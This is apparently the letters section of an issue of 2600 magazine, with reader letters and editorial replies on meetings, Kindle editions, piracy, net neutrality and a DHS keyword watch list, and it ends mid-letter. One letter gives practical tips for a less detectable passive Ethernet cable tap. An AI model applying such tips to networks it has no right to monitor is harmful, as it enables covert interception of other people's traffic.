I am a 16-year-old who is currently reading your magazine. I consider myself an advanced user (compared to most), but would be considered stupid by many in this field. I read the Kindle publication and, while I find it interesting, I don't possess the background for utilizing/exploring this field. Essentially, where do I begin? I understand that the Internet is full of such things, but it is bogged down by people only interested in phishing Facebook. I also don't have access to the 2600 meetings. If you could help me or direct me to someone who could, I would be much in your debt.

TheAlpacalypse

There is always the option of starting meetings in your area if they don't already exist. We guarantee there are more people interested in these things than you think. Guidelines are in the meeting section of our website. While there is certainly a lot of stupidity on the Internet, you cannot dismiss it outright as a means of finding intelligent people

who share your interests. Like anything else, you have to do a bit of work to get what you're looking for. This is the theme you should get used to - figuring out the answer rather than simply asking for it. One other notion you need to get out of your head for your own sake and those who will follow you: not knowing as much as others doesn't make you "stupid." If you believe in such labels, then you will live by them. Otherwise, remember that you're in a state of perpetual learning and that you're always ahead of some and behind others. Talk to them all as equals and you'll learn more than you ever thought possible.

Dear 2600:

I wrote an article I would like to submit to 2600, and I'm wondering in what format I should send it. There is a bit of code included in the article that should be formatted as such, and I'd like to include an image as well.

xnite

ASCII text is always best for the actual article and, if there are formatting conventions you'd like us to follow, you can always include a copy that demonstrates those in a different format. The less hoops we have to jump through, the more the chance your article will be considered.

Dear 2600:

I can't help but thank you for how much of an inspiration you have been over the years. Especially when it comes to just letting the professionals do their job.

Shortly, you will be receiving an invitation to download a free copy of my new online zine. I think it will be of great interest to fellow reality hackers. I have even included a very special puzzle along the lines of the sort I suspect would be popular at your HOPE convention. I greatly appreciate any help or suggestions you can offer for getting into the publishing game and helping to get this project off the ground.

Better hurry! You can only download for the next 72 hours.

D

OK, here's a great suggestion we can offer totally free of charge. Don't do what you did above if you want to be taken seriously. You've signed us up to a service that will no doubt keep checking in and annoying the shit out of us. Expecting people to take you up on any sort of unsolicited offer within a strict time limit is presumptuous and, in our case, completely unfeasible. Why not simply send us what you want us to see, instead of expecting us to download something within a brief time frame? Then we'd be discussing what you put together, rather than critiquing the manner in which you tried to share it.

We hope that helps.

Assorted Info

Dear 2600:

Suggestion for storing back-issues of 2600: I use 7.5 ounce Cheez-It boxes. Using an angle cut down the front/back and across one side makes for easy access. You can even cover it with decorative paper to match your personal style. Though not incredibly sturdy, they more than meet my needs.

I first heard of this solution many years ago right here in this wonderful magazine.

Rudolph

Sometimes, certain bits of information bear repeating.

Dear 2600:

Hi guys. I think I've been hacked and everyone on my contact list got sent an email. Don't open the link in the email. I haven't tried it, but I caution against it. Sorry about that.

Alynn

No need to apologize. The email you sent to alert us to this was cc'd to your entire contact list and we harvested dozens of internal email addresses for various corporations and government agencies that you're apparently connected to. Your original email must have been filtered, since we never even saw it. But this one screamed out at us.

Dear 2600:

Wondered if any of your eagle-eyed readers noticed this from Steve Jobs' biography (by Walter Isaacson) concerning the launch of the Macintosh around January 24, 1984.

Of course 1984, the George Orwell novel (from where I believe your editor took his nom de plume), and the year your excellent periodical began. But note on page 168 when the launch takes place, "the 2,600-seat auditorium was mobbed."

1984, computer(s), 2600... nuff said.

James

Sometimes numbers and events simply line up randomly in a meaningful way. Just like on TV.

Dear 2600:

I had to write because I ran into something I thought was neat. I am a ham operator. I bought myself a Yaesu FT-817ND low power transceiver. The manual was barely useful, however there was an optional manual that I bought. This one was written by a group of hams who had bought the same unit and dismantled it both physically and software wise. By their doing this, they found a whole lot more things the radio could do that were not listed in the owner's manual. Are these operators considered hackers? Personally, I think so. How many hackers are ham operators? How many ham operators are hackers? It seems to me that these two groups should be able to get together and communicate. In my case, I have a subscription to *Popular Communications*, *Monitoring Times*, and to 2600: *The Hacker Quarterly*. Just recently, there was an article in *Pop Com* (June 2012) about the

Davis weather station and how to set it up and use it. In 2600 (29:2), there was an article on the same system and how to set it up for hourly reports. I don't know if this was planned, but it sure was neat.

Keep up the good work and a great mag. I really enjoy it. Every month, I wait for my new *Pop Com* and *Monitoring Times* to come in. But not as patiently for 2600.

616 Boomer

Being that we come out only every three months, we really must be trying your patience.

Dear 2600:

I have been a reader of 2600 for years living in Flint Township (not Flint; yes, there is a difference). There is a Barnes and Noble store nearby. Although presently a subscriber, I do still look for 2600 on the shelf. In issue 29:2, there were a number of letters lamenting the lack of issues present in the Barnes and Noble stores. For at least this one location, I can attest and affirm (lawyer talk for I personally saw them) for the week of 7/9/12, there were current issues present. Others noted that, at times, the issues were covered by other magazines. I agree this happens and all it takes is for one person to screw up the organizations.

Charles

As a publication with many enemies, this is indeed the likely scenario as to why we sometimes get hidden. Fortunately, our support network is far bigger.

More on Meetings

Dear 2600:

As requested from your website, I am sending an update on how our meetings are going in Charleston, South Carolina. For the past six months, I have consistently shown up at 5:00 pm to the location indicated on the meetings page of your magazine. I have yet to find anything remotely resembling a 2600 meeting.

I don't know how my involvement in the hacking community has gone from speaking at ToorCon to spending Friday evenings sitting alone at a Chick-fil-A. It could be because I'm a pathetic loser.

Regardless, I thought maybe you could update your meetings page to indicate that no such 2600 meetings are taking place in South Carolina. I'm getting tired of eating fast food poultry by myself in a mall.

I look forward to being ridiculed in your editorial response.

Low-res

We actually want to thank you for filling us in. As yours was not the only such report, and since we haven't been getting updates from this location, we've removed it from the listing. Hopefully, a new one will start up in its place. And don't feel bad that you've been all alone at Chick-fil-A. We under-

stand their popularity has gone way down lately.

Dear 2600:

I am interested in attending one of the Washington State Convention Meetings. However, the Seattle website has not been updated in a long time. I was wondering, does the Seattle group still meet at the Convention center?

Ellie

We have confirmation that this meeting is indeed taking place. The website, though, is in dire need of updating or replacement.

Dear 2600:

I attempted to join a meeting in Seattle, but was unable to find the meeting room. If the group still meets, what is the room number?

Sean

There's no room number. The meetings take place on the second floor, under the escalators where there are tables and chairs - and presumably a bunch of hackers.

Dear 2600:

Is this an automated response or a real person?

Sean

Neither.

Dear 2600:

I've been reading your fine mag for two thirds of my life. I've attended several meetings, sadly long in the past, at the Mall of America food court location in Minneapolis, Minnesota. Even shot you a payphone picture in Conakry, Guinea a few years ago.

Having been in Monterey County for the last few years, I've attempted to attend the meeting listed at the Mucky Duck in Monterey. Three times I've been there. Once I wore my 2600 shirt and walked around the place looking for interesting looking people. I had no luck - just a few random bar patrons.

I went back a few months later and had a similar experience. Despite it being 5:30-6:00 pm on the first Friday of the month, nobody looked to be even vaguely computer-interested. I understand from reading the *Monterey County Weekly* that the Mucky Duck had been shut down for a brief time, and has changed ownership.

The last time was this year. My wife and I went there on time and had dinner. I read my 2600 at the table, asked the waitress if she knew of any related activities or meetings, and she reminded me that the restaurant/sports bar had changed owners.

I would greatly appreciate any further information about the Monterey meeting, as the San Jose and San Francisco meetings are a little too far away. I also fully expect that I'll need to venture further from home to attend another 2600 meeting, as the Mucky Duck in Monterey seems not to be a 2600 meeting anymore.

Just thought you should be aware of the situation on the ground.

dave (aka alphabot)

Thanks for the update. Having received similar reports and not having gotten an update in a while, we've removed this meeting. As soon as we did that, a new one started up.

Dear 2600:

I would like to know if there has been any interest in starting a meeting in the Halifax, Nova Scotia area?

Malcolm

Yes, there has been interest, and it's come in the form of this letter. So please start one and see who shows up, then keep us filled in. We would love to have a meeting in that area.

Feedback

Dear 2600:

Paul Abramson is very right about what an EMP can do ("An EMP Flash - It All Stops" (29:1)), and the extreme general disarray the country would spiral into. My friends and I have been discussing this for a few years off and on, and every time we figure that there is no real solution. The only things that will work are mechanical and monetary, and those will be limited by the minds of the "herd." Good thing we all keep some "mechanical protection devices" around, as they will be the law when all hell breaks loose.

Also, there's nothing like plowing through an entire year of 2600 in one night, though I think I'll be able to find it without fail now that the government delivers it to me. I've always loved that you can get the most "subversive" or "anti-government" periodicals through the mail.

I found "Kill Switch" (28:3) to be very interesting reading, being an amateur radio operator myself. Though I haven't gotten around to it, I'm really hoping that Leviathan didn't use his/her own, or a friend's call sign. Amateur call signs are unique, searchable, and the FCC does have a database containing contact info for each one of us. This could result in a certain amount of harassment, or just some really bright people dropping him/her a line from time to time.

Also, thought you guys might be looking for a bit of a Borders replacement, and I have an idea. Half Price Books is a decently sized chain in the area and they absolutely refuse to censor, according to one of their employees. Think I'll just mention the mag to that employee and see if they can get it from their mag distributor.

Love the mag. Just became a subscriber after reading off and on for five years. One last thing: don't ever stop *printing* hard copy; this e-reader stuff's OK, but paper doesn't need batteries!

E85

We will check into getting carried at Half Price Books. Thanks for the suggestion.

Dear 2600:

This letter is to expand on what Windpunk was talking about in 29:1 in his article about "Grandpa's Books." For converting to PDF format for

"free," you have to look no further than using a Google account. Under the documents section, it gives you an option to convert directly to a PDF file when uploading, as long as the file isn't over two gigabytes. This might mean a little extra work in ensuring the files stay under that limit, but it also means that you can host them in the "cloud" so that you can access them from anywhere you have an Internet connection and Adobe Acrobat Reader.

Just thought I would add that, and Happy Hacking all!

Mickeyshaft

Dear 2600:

I wanted to respond to Bpa's letter regarding net neutrality (28:3), but I'm mainly responding to 2600's response.

2600 said, "There's a lot of oversimplification here." I'd agree; Bpa's letter read like boilerplate anti-government rhetoric. Bpa writes, "Government [...] cannot bring about freely made mutually beneficial choice and trades among people." He's correct to a degree, but fails to acknowledge that a proper role of government is to protect these individuals from the initiation of force, theft, etc. In other words, a properly functioning government that upholds the law *will allow* the free market to flourish. I agree with 2600's point that government is a tool in this regard. Ask not what this country can do for you - nay, don't even ask what you can do for this country; rather, ask how you and your fellow citizens can work *through government* to make this country a better place.

However, 2600's response revealed its own oversimplification: "[T]he belief that huge corporations will somehow behave in the best interests of the public is the height of naivete." - what level of naivete, I wonder, is the belief that the *government* will behave in the best interests of the public? Pointing out that government can be changed through voting is hardly an answer. It was amusing to see 2600 offer the rhetorical question, "Have you ever tried to use another cable company?" In the 2000 Presidential election, many more *millions* of people voted for Al Gore than for Bush, but we all know how that story ends. I suspect that changing cable companies is probably a lot easier than influencing government to drop some legislation that actually hurts more than helps. Unless, of course, you have lots of money.

With that comment, I arrive at my point - that both Bpa and 2600 are pointing fingers over each others' shoulders when the truth is T-boning them out of their blind spots. The problem is our *government's* sickening willingness to yield to money influence. How ironic that 2600 offered up the example of Verizon dominating all the DSL connections in the neighborhood. 2600 is preaching to the choir on that one; here in New York City, it's either Time Warner Cable or no cable. However, I recognize that the *government*

placed that monopoly. What started as an old and misguided attempt to “protect” a competitive marketplace has turned into a stifling business-government relationship that hurts consumers and gives these corporations more power. Good luck “influencing and changing” that. You won’t; there are too many hands in too many pockets. Just for fun, however, I wonder just how much the landscape could change if we tore down these government-placed iron shields protecting the big players.

It is my personal belief that we can keep these big players in check by feeding in the one thing that can hurt them the most: innovation and competition. I don’t think net neutrality will work, because as long as the government and big corporations are sleeping with each other, there will always be little loopholes and bribes floating around. However, this is only my opinion and I won’t dive into finer points here. My only goal was to point out that this polarized pseudo-anarchy vs. help-us-with-regulation argument isn’t going to highlight why anyone needs - or doesn’t need - net neutrality regulation.

My sincere thanks for reading my letter - I’m an avid fan of 2600.

Phil

In the end, the ball is really in our court. When people organize and speak loudly, those in power have no choice but to listen. The recent defeat of SOPA legislation proves this. The problem is that people so rarely use the power that is within their grasp, in all likelihood because they don’t believe they actually have it. It’s high time that myth was dispelled. It’s been high time for a while.

Dear 2600:

I read multiple rebuttal articles on account of my earlier article titled “The Piracy Situation” (28:4). I don’t care to address the articles with much vigor at all. D351’s logic that shoplifting helps oppressed third world factory workers is both amusing and representative of the mostly fallacious logic used to rebut me.

What I do want to address is a letter in your most recent issue (29:2), which criticized me for “bending down” instead of opposing legislation such as SOPA, PIPA, and ACTA. I would like to have the opportunity to say that the sentiment is absolutely untrue. While I do believe that the theft of intellectual property is immoral, I also believe that contemporary legislation to combat IP theft is equally (if not more) immoral. I would have hoped that my article expressed that, but I guess it did not. Among the basic liberties that legislation such as SOPA, PIPA, and ACTA violate, the most important are described by - and implied by - the Fourth Amendment. For those readers outside of the USA, the Fourth Amendment of our Constitution reads: “*The right of the people to be secure in their persons, houses, papers, and effects, against unreasonable searches and seizures, shall not be*

violated, and no Warrants shall issue, but upon probable cause, supported by Oath or affirmation, and particularly describing the place to be searched, and the persons or things to be seized.”

The spirit of this law is that people are innocent until proven guilty. You cannot demand search and seizure without probable cause because you are then assuming that people are guilty until proven innocent. You cannot assume that people are criminals until they prove otherwise. This is why I refuse to allow the goons at Best Buy, Walmart, and other establishments to look at my receipt as I exit (note that Costco is an exception because I sign a membership agreement that allows them to look at my receipt).

Similarly, any law that allows the authorities to watch what I’m doing online either in real time or by reading logs without a warrant is an unreasonable search. These laws assume that everyone is guilty until proven innocent.

Yes, I believe that piracy is wrong. Yes, I oppose SOPA, PIPA, and ACTA. Yes, I believe that the tactics used by the MPAA and RIAA are wrong. Please don’t assume that I’m a weak-minded stooge because I advocate that piracy is immoral.

I don’t write this letter to ingratiate myself with the 2600 community. I don’t give two rat turds what you all think of me. I write this so that you know that I had really thought about the issues when I wrote my article. My hope is that you’ll really think about my arguments instead of dismissing them as the rantings of a copyright yes-man.

R. Toby Richards

Dear 2600:

The Prophet is wrong when he says that a GSM voice channel is 64Kbps (29:2). GSM traffic may be carried in the backbone network at this speed, but over the radio interface the original voice codec was about 13Kbps and the newer AMR voice codec is variable rate from 4.75Kbps to 12.2Kbps. If you assume that in most conversations only one party is talking at once, we can assume that the average rate is 8-9Kbps. This is much closer to the 3.3Kbps rate of the Iridium voice codec that The Prophet claims. Otherwise a good article.

A point of trivia that wasn’t mentioned is that the original number of satellites in the network was planned to be 77, the atomic number of Iridium. However, when launched, it had been optimized down to 66, the current number in operation, so should have been renamed Dysprosium, but wasn’t for reasons that remain mysterious. Who wouldn’t want a Dysprosium phone?

D1vr0c

The Prophet replies: “You are correct that to conserve spectrum, the AMR half rate codec uses less than 64Kbps over the air interface. It also sounds either like you’re using AT&T, talking

through mud, or possibly both, but, in either case, considerably better than the quality of voice calls on Iridium.”

Dear 2600:

There was some code I wanted to grab from 28:3. So I went to the code section of 2600.com, only to see that there’s no code there at all that is any newer than 2008! What’s up with that and when will it be fixed?

grey Otaku

It’s yet another item on our to-do list that we unfortunately let slip. We will try to rectify this as soon as possible.

Dear 2600:

I have to say that it may be a symptom of my age, but the piracy articles (29:2) show quite startling selfishness and ignorance.

I know I could be described as a hypocrite, as you printed my pointers for removing DRM from Kindle publications. Most of these calls to take whatever content you want seem to come from people who have never created anything particularly worthwhile (sorry folks).

I’m not going to argue that the laws are unbalanced and unfair. That’s not my point and, to be honest, the constant erosion of privacy in the U.K. is of a greater concern to me, but.... My point is about the people who actually create something and not the free loading execs.

I have had many friends in the music business, some of whom have even “made it” to some extent, but none of them are rich or even well off. The majority of their income comes from mechanical royalties from the song being played on the radio, used in a film, and the like, *not* from record sales.

Let’s quote jk31214: “Entertainers are already paid for that effort in advance with the option for royalties thereafter.” Sorry, but you are not even close to reality! You are paid an advance. *This is a debt.* The artist owes the record company this sum and it is to be paid back out of the 0.07 U.K. pounds received per album sold. Meanwhile, the record company and retailers split the (say) 10 U.K. pound album price (I still call them albums).

All costs, such as recording, distribution, publicity, printing, videos, and travel incurred by the record company are charged to the artist and this comes out of the 0.07 pence per album. The artist also pays for the returns (unsold products) sent back by the stores. Of course, the record companies do not like telling the artist how many albums have been sold. The artist is at the complete mercy of the record company. Additionally, the advance also has to finance actually living - you know, dreary little things like rent, food, and clothes for your kids.

According to Andy Partridge (formerly of XTC), the ideal band would record a multi-platinum album, break up during the second album, and be back working on the building site, unhappy

in the belief that the other band members got the money.

Don’t point to Spotify, as that alleged recording artist Lady Gaga got paid under 120 U.K. pounds for 1.5 million plays of one of her rancid so-called songs. In the case of Andy Partridge, his back catalog was placed on Spotify by EMI against his wishes (guess which record company owns a share of Spotify) and he can do nothing about it.

What else would you like to know? On old contracts, you only get half royalties for any format other than 12 inch vinyl (yes, that includes CDs).

As David Lowery (in his “Letter to Emily White”) puts it:

“Networks: Giant mega corporations. Cool! have some money!

Hardware: Giant mega corporations. Cool! have some money!

Artists: 99.9 percent lower middle class. Screw you, you greedy bastards!”

Yeah, let’s unstick it to the man.

Let’s keep it simple. If you like something, just buy the damn thing. It’s not like it’s actually expensive. More blood, sweat, and tears probably went into making it than anything you will ever do (until you have kids, anyway).

You claim to be hackers and independent thinkers. I really don’t see where the “I want it so I will take it” is anything above the level of the freaks that appeared on *The Jerry Springer Show*.

So what can you do?

If you wish to destroy a movie company, don’t go to see the remakes and encourage everybody you know not to go. Falling demand for those products will stop them from being made in the first place.

Buy from the artists’ websites wherever possible.

Just because no physical object is taken doesn’t mean it’s OK to do so. Somebody worked to make it. If everybody helps themselves to it for free, then the creator won’t get paid. Simple as that.

If the majority of movie and record company execs ceased to exist, I would not shed a tear (see Bill Hicks on advertising execs), but without the artists, the world would be a much duller place.

rob

Dear 2600:

Loved the short story in 29:2. Keep them coming! Liked the writing style and content so much, I’m checking out his book you mention.

pipefish

Dear 2600:

Hey guys. Big fan of 2600 here. Just sending a quick note to say that I really enjoyed the first edition of what will hopefully be a continuing serial of “geek fiction” in your latest issue. I was skeptical at first, but upon reading I found that I really liked the piece and I think that bringing back serial fiction is a really cool idea; some of

my favorite old books were originally published in serial form. 2600 and Andy Kaiser definitely have my endorsement for this endeavor.

Anthony

Dear 2600:

Yes, please. More Dev Manny stories! Actually, it worked as good marketing: I got his book, which went fast!

Fernando

Dear 2600:

Re Dev Manny - More of this sort of thing!

cdilla

Dear 2600:

Re "Firewall Your iPhone" (29:2), the article spreads FUD, is badly researched, and not worth much.

1) It is claimed that "Akamai is a data collecting kind of company." It is not. It is a CDN (content delivery network). Basically, they host files for companies, care about load balancing and having data available close to the downloader.

2) Obviously, the author does not have much knowledge about current smartphone technology, and the author is not good at googling. He claims that "courier.push.apple.com" has to do with Facetime. Well, yeah, as well as any other app that uses push notifications. He obviously did not recognize that the Google results he was getting concerned OS X, not iOS. For iOS, this connection is used for anything that is push enabled. I suspect he forgot to turn off Push Notifications altogether, thus the connections. Oh well.

I do not know if any connections are still made after that point, but I would suppose so, unless even system wide location services are turned off in total. Even then, there may still be a connection coming once in a while to update the current system time.

prattel

Dear 2600:

Kindle sucks and all the letters in the winter Kindle edition show how aware you are, but yet, even with all of your resources and talent, along with the talent and willingness of your readers, I cannot believe that you support Amazon or Kindle at all. Their practices seem to go against everything you as a publication stand for. I gave them a shot, until losing all of the content I "purchased" due to the draconian DRM issues. I had books that I owned stolen from me by Amazon/Kindle. And an aside, why ebooks at all? Why not just sell copies as PDFs? There are so many better and more functional ways to read content and Kindle and Kindle for PC is about the worst ever. Add in stolen back issues and other content and it seems like a no brainer. I must say I am very disappointed that you continue to have anything to do with Amazon and/or Kindle. I would gladly pay three or four times the price to you for content that I truly own than pay Amazon. Wake up guys and stop selling out.

Amazon has made you their bitch. Sorry, but it is so very true and your reply concerning loss of revenue from Amazon if you were to distribute through Barnes and Noble proves just how close you are to becoming total and complete sellouts. I am sure it is more complicated than that, but not out of reach. Hope you come to your senses and stop furthering the creation of yet another monopoly here in Amerika. Thanks for listening to my rant.

Kn@cker7

We can assure you that we're nobody's bitch. This is a new method of publishing and we believe in dealing with it head-on and hopefully helping to shape it into something more palatable and fair to consumers. This is why we speak out about things that are unfair and actually have a dialogue instead of throwing up our hands and walking away - or worse, accepting it and not saying anything. This hasn't affected our publication in any way and we haven't altered anything we do. If that were the case, you would have cause for your accusations. While there are still problems, we're addressing them with those responsible and, having a huge readership on this platform, we're not only educating a whole lot of people, but we're being heard as a major player in the future of ezines. And that "we" includes all of our readers. You don't get this if you don't take part in the conversation. As for alternatives, we're exploring all of them. As of press time, Google has expressed no interest in adding us to Google Play despite our many requests and their willingness to put huge commercial publications on there. Barnes and Noble doesn't respond to our inquiries to add a subscription feature to our magazine on the Nook. Despite your concerns of Amazon and Kindle, they've been responsive and willing to work with us and listen. These organizations are huge and it takes time to get things working the way we want them to. But we feel we're taking some really positive steps in that direction. As for PDFs, we are in the process of converting our entire back issue catalog and we're adding new issues as an annual (and lower priced) non-DRM collection. All of these things take work and time, much more than we had to deal with only a couple of years ago. So we ask for your support and patience as this new way of doing things develops. Please continue to send your suggestions.

Dear 2600:

One thing I don't understand about the Better Brute Force (BBF) algorithm (29:2) is that it seems to still require iterating through every possible letter combination in order for it to determine valid words.

For example, let's assume a six-letter password length. With a standard brute-force attack, each letter combination of six-letter strings is generated, hashed, and finally compared to the hash. The

BBF algorithm also first generates every combination of six-letter strings, then checks validity using the language rules, and finally compares all of the valid results against the hash. In the BBF case, there hasn't been any computing time saved. Instead, the work is being performed at a different step in the process.

This might be effective in the case of generating a list ahead of time to create a reusable wordlist; i.e., a standard dictionary attack. However, given a long enough password length and enough complexity, this task would soon become as unwieldy and time-consuming as the standard brute force algorithm.

Neil (SM)

Dear 2600:

Regarding "Building a CAT-5 Cable Tap" (29:2), there are two problems with that tap.

First, you will need to make sure you aren't sending into the line. That is hard, but if you are lucky, your network card will negotiate with the switch, believe it's a half duplex line, and stay quiet.

Second, you cause a huge impedance mismatch. In a nutshell, this causes your tap to reflect back part of the signal. Gigabit Ethernet interfaces are often able to compensate for this. They estimate the echo and try to remove it. However, that estimation is then stored in the network interface. It is theoretically possible to read that out and alert the user.

In order to actually make this work well, you'd have to use a high impedance tap. You can try to just add resistors in series, perhaps 1k ohm or more. This will greatly reduce the reflection, but also the amount of signal you get out. It might be too weak for your network interface. Probably the best, but also the most expensive, solution would be to have an amplifier close to the tap. Maybe you can use a modified switch or repeater for this. Be sure to use one which has discrete 100 ohm resistors right after the transformer and remove them.

Casandro

Dear 2600:

I have been reading your magazine for just under a year, but I'm hooked. I don't know if I can define myself as a "hacker" (for lack of exploits), but I am training for a job in the IT field, studying several technologies, and I semi-understand most of the articles. I read as much for the tone of the magazine as I do for the hope that some of these fine folks' technical knowledge will rub off on me over time.

That said, I was surprised by Feroz Salam's letter in 29:2 regarding an article called "Abuse Reports Still Work," where the author refers to countries that host pirates and otherwise illegal Internet traffic as "smelly." I have to admit that I chuckled when I read that article, and I'm from a third world country myself. I found it funny,

and fully in keeping with the tone of 2600, often sarcastic and sardonic (thus, refreshing).

A couple of points, which I humbly hope will be found of use to your readership:

A. I would not be offended if a person from India (where many hold cows to be sacred animals) told me to my face that a hamburger or a steak is smelly. I'd chuckle and enjoy myself (and I love me a hamburger). If they called America a smelly country, I'd laugh, because it's all a matter of perspective.

B. How many people are offended in these pages who work for Microsoft/RIAA/government agencies? Will 2600 authors stop attacking their bad policies if an offended party from those organizations writes in?

C. Would that be conducive to an interesting body of work? Is it even possible to say something that won't offend anyone? I know a few who find the notion of political correctness in itself offensive, for example.

I love the tone of 2600 and I shudder at the idea that people will begin to self-edit their work to a greater degree than they already do. The one thing I like to do that is hackerish is to think critically, but simply. Keep up the good work, 2600 editors!

Justian17

Dear 2600:

I was just (finally) reading the Autumn 2011 issue of 2600 and got to the letter from Saskman saying that he was unable to see any images in the Kindle edition. I too subscribe on Kindle and my graphite Kindle DX shows no images whatsoever in your magazine. I had just accepted that that was the tradeoff for getting the magazine delivered automatically on the day of printing.

I too am in Canada, in case that has anything to do with it, and, as stated above, I read it on a Kindle DX Graphite.

If I am supposed to be getting the images, I'd like to see this issue fixed and would appreciate a copy of my back issues with images to be sent to my Kindle or attached to a reply to this email.

Also, in the article "How I Got Firefox to Accept the Tel Tag for Phone Calls" by The Cheshire Catalyst in the Autumn 2011 issue, there are apparently supposed to be tags demonstrating the mailto and tel tag usage. These tags do not show up on my Kindle DX Graphite. Just thought that the editors should know so that this can be handled cleanly in future Kindle editions.

Rod

This is the response we received from Amazon on this issue, which we also printed in the ebook letters section of the Winter issue: "The image delivery is based on the customer's location and the type of device (Wi-Fi or 3G). If the customer is not in the U.S. or U.K. and has a 3G device (Kindle DX), then only one image will be delivered. If the same customer is using a Wi-Fi device (Kindle

Keyboard/Kindle 3) and uses a Wi-Fi connection to download the periodical, then all the images will be downloaded to his device. This is an expected behavior and is due to high delivery costs involved while using 3G." So now that we know that this is their policy, we'd like to hear from readers as to what, if anything, we should do at this point.

Words of Note

Dear 2600:

Not many surprises were found in the official release of words that cause Facebook profiles to be flagged for review by the DHS, save one. Under the "cyber security" section, the obvious ones are there: "botnet," "ddos," "virus," "trojan," and such. But right in the middle of the list was one that gave me a jolt: "2600." I have not sat up in my chair so hard in months.

Wintermute

What can we say? We've been busy over the years building a reputation. This story has really gotten our readers' attention - we've gotten more notifications of this development in recent weeks than all of the (fake) PayPal and (real) LinkedIn spam put together.

Dear 2600:

It's not like we didn't suspect this already, but you have made the list of keywords and phrases Homeland Security uses to monitor social networking sites and online media for signs of terrorist or other threats against the United States.

Sadly, the entire list has some of the most innocuous things, too. I could mention that I got in a car "crash" and trigger a look-see. Might be even worse to say that I got "sick" from eating uncooked "pork" at a restaurant in "San Diego." For me today, having gotten through the worst of Tropical Storm Beryl here in Jacksonville, Florida, it would be nothing to have a conversation something like this on Facebook:

"Man, the **storm** almost made it to a level one **hurricane** and we had a **flood** in our yard and it ruined my garden **plot**. It rained all night and we had a bad **leak** under the door that left about two gallons of water in the living room. At least it didn't cause the tarp on the kennel to **collapse**. About midnight, there was a transformer **explosion** up at the corner that woke us up. Had two **brown outs** that messed my aquarium filters up and the **power** went out for three hours. Fortunately, I had my little book light and was able to keep my mind off of it by reading *The Best of 2600*. The only good thing out of this is that the rain probably helped the firefighters with the **brush fire** over in St. Johns. Thank goodness we won't need **disaster assistance**."

That's eleven words on the official list of triggers for Homeland Security. I guess I'm on the verge of becoming a "terrorist" or "threat" because I happened to be at the center of Tropical Storm Beryl.

Jen Fone

We wonder what's going to happen when this letter gets transmitted to over 15,000 Kindles.

Dear 2600:

I just wanted to let you know that it seems that you are doing something right (not that I doubted). A recently released list has confirmed that "2600" is on the list of DHS's watch words. Congratulations on your confirmation. Word has it that you can deliver your acceptance speech at your military tribunal after your "detention" has concluded.

Kathryn

Dear 2600:

I'm sure you guys are familiar with the data center that's being built in Utah, so I've got no need to explain it any further.

However, something I found of interest was this article I just stumbled across a few minutes ago: The Department of Homeland Security has released a list of words that, when typed into the public feed of a social networking website account that has *not* been set to private (I know, I know, anyone who even buys this magazine already does that, etc., etc.), flags your post for review by the government for possible signs of terrorist content. *You* guys made the list under "cyber security." If I were to type "2600" onto a public update to my Facebook, Twitter, MySpace, etc., that would earn my profile a going over by the Department of Homeland Security for possible terroristic plotting activity. From there, even if I *was* mentioning it in an unsavory context (I would have no need to, but just hypothetically speaking), you can bet my profile just earned itself its own "keep an eye on this guy" file with them "for future reference." I don't need to tell you what this'll mean for freedom; y'all better start watching yourselves - Big Brother apparently didn't like your "ASAT for Dumbasses" articles (personally, I loved reading 'em just for the hell of it). Perhaps I don't know the percentage of terrorist plots that have been trumpeted publicly on Facebook and therefore foiled before they could get out of hand, but I'm guessing it's pretty tiny. I smell something deeper at work here.

Amazingly enough, nothing else well known in the hacking community (like frigging LulzSec, 4chan's anon group, etc., etc.) made the list, aside from a few named viruses and methods of cracking/privacy intrusion. I'm not sure if anyone else has seen and passed it on to you yet, but I didn't want to take the risk that you could miss out. This is completely ridiculous and, in my opinion, un-American (and all that other recycled patriotism tosh).

Not sure if you've featured any articles on that data center, or this website, but it would be a darn good idea to let the information security community itself at large know about this somehow.

Note: I accidentally sent a copy of this email to the webmaster of the 2600 website a few

minutes ago, and it didn't occur to me to send it in to the main news-handling guy(s) until just now. However, you can bet all future activities posted to the website are going to be watched closely too from now on.

M

Just don't feel guilty that it was your email that got their attention. We suspect somebody else must have foolishly mentioned "2600" in an email to the webmaster at some point. And as for that Utah data center, we know all about it and would welcome additional information, pictures, diagrams, blueprints, and the like.

Just Asking

Dear 2600:

Will there be an option to move a lifetime subscription over to a Kindle subscription? I'd rather be green and have it in a more convenient format.

Matt

At the moment, we have no access to Kindle records (even though for some reason it says publishers do on their website), so we're not able to do anything from our end. We're hoping this changes so we can be more flexible. For now, at least, it's best to think of the print and electronic editions as two separate items.

Dear 2600:

I've been reading the physical edition of your magazine for over a year now, and have enjoyed every issue. I really want to continue receiving the physical copies, but I'm also interested in the Kindle edition. Is there a "dual subscription" where I could receive both editions for a slightly larger price than a normal subscription? If so, how would I be able to update my subscription (I subscribed via snail mail)? If not, are there any plans for a subscription option like this?

Eric

That's actually not too far off from what you can do now without connecting the two subscriptions. The Kindle version is cheaper than the paper edition so if you subscribe to that one as well, you'll be paying slightly more for the two of them. It just won't all be going through us. If we get access to this feature in the future, we can tweak this more.

Dear 2600:

Would an article on radio scanning and frequency finding from hotels be of interest?

john

Of course it would! If you think it may be of interest to the hacker community, it's likely many others would as well. Please don't wait for our approval to write articles as we can sometimes take an insanely long amount of time to get back to people. You're always better off having written something than not.

Dear 2600:

I'm really considering buying a polo shirt from the store but there is no size chart. I don't want to order a large if it is going to be too big! Do you know where I can find measurements?

A. Wolf

We're adding this to our store description so that this isn't an issue. For your convenience, we can tell you that a large has a body width of 23, a full body length of 31, and a sleeve length of 20.25.

Dear 2600:

I recall that it used to be possible to send you encrypted email... but now I can't find your public key anywhere on your website. What's the deal? Have you given up on confidential communication? Or am I just looking in the wrong place?

dr. ciphertext

Unfortunately, we had to take it down because more than half of the email we were getting that used it was unreadable for one reason or another. It's possible people were using keys obtained from elsewhere that we have no control over or that they were somehow using an incompatible version of PGP. We just don't have the time to troubleshoot every instance where this happens, and the end result is that articles were getting lost, since some were sent from one-time email addresses that weren't checked again. It's unfortunate and hopefully temporary. While many of us have no problem using the means at our disposal, until this becomes easy and transparent enough for the mainstream, it's going to be largely ineffectual. In our case, it started working against us, so we took the necessary steps to fix that. We hope something that works for all clients on all platforms comes along soon and that it's open source and open to scrutiny. Then, and only then, will effective encryption become the norm for email.

Dear 2600:

I look after the clearances on a two-part mini-series entitled *Cyber Storm* for Sonar Entertainment. Synopsis: When a globe-spanning artificial computer intelligence decides to exterminate the human race, it falls to a team of unlikely heroes to stave off Armageddon.

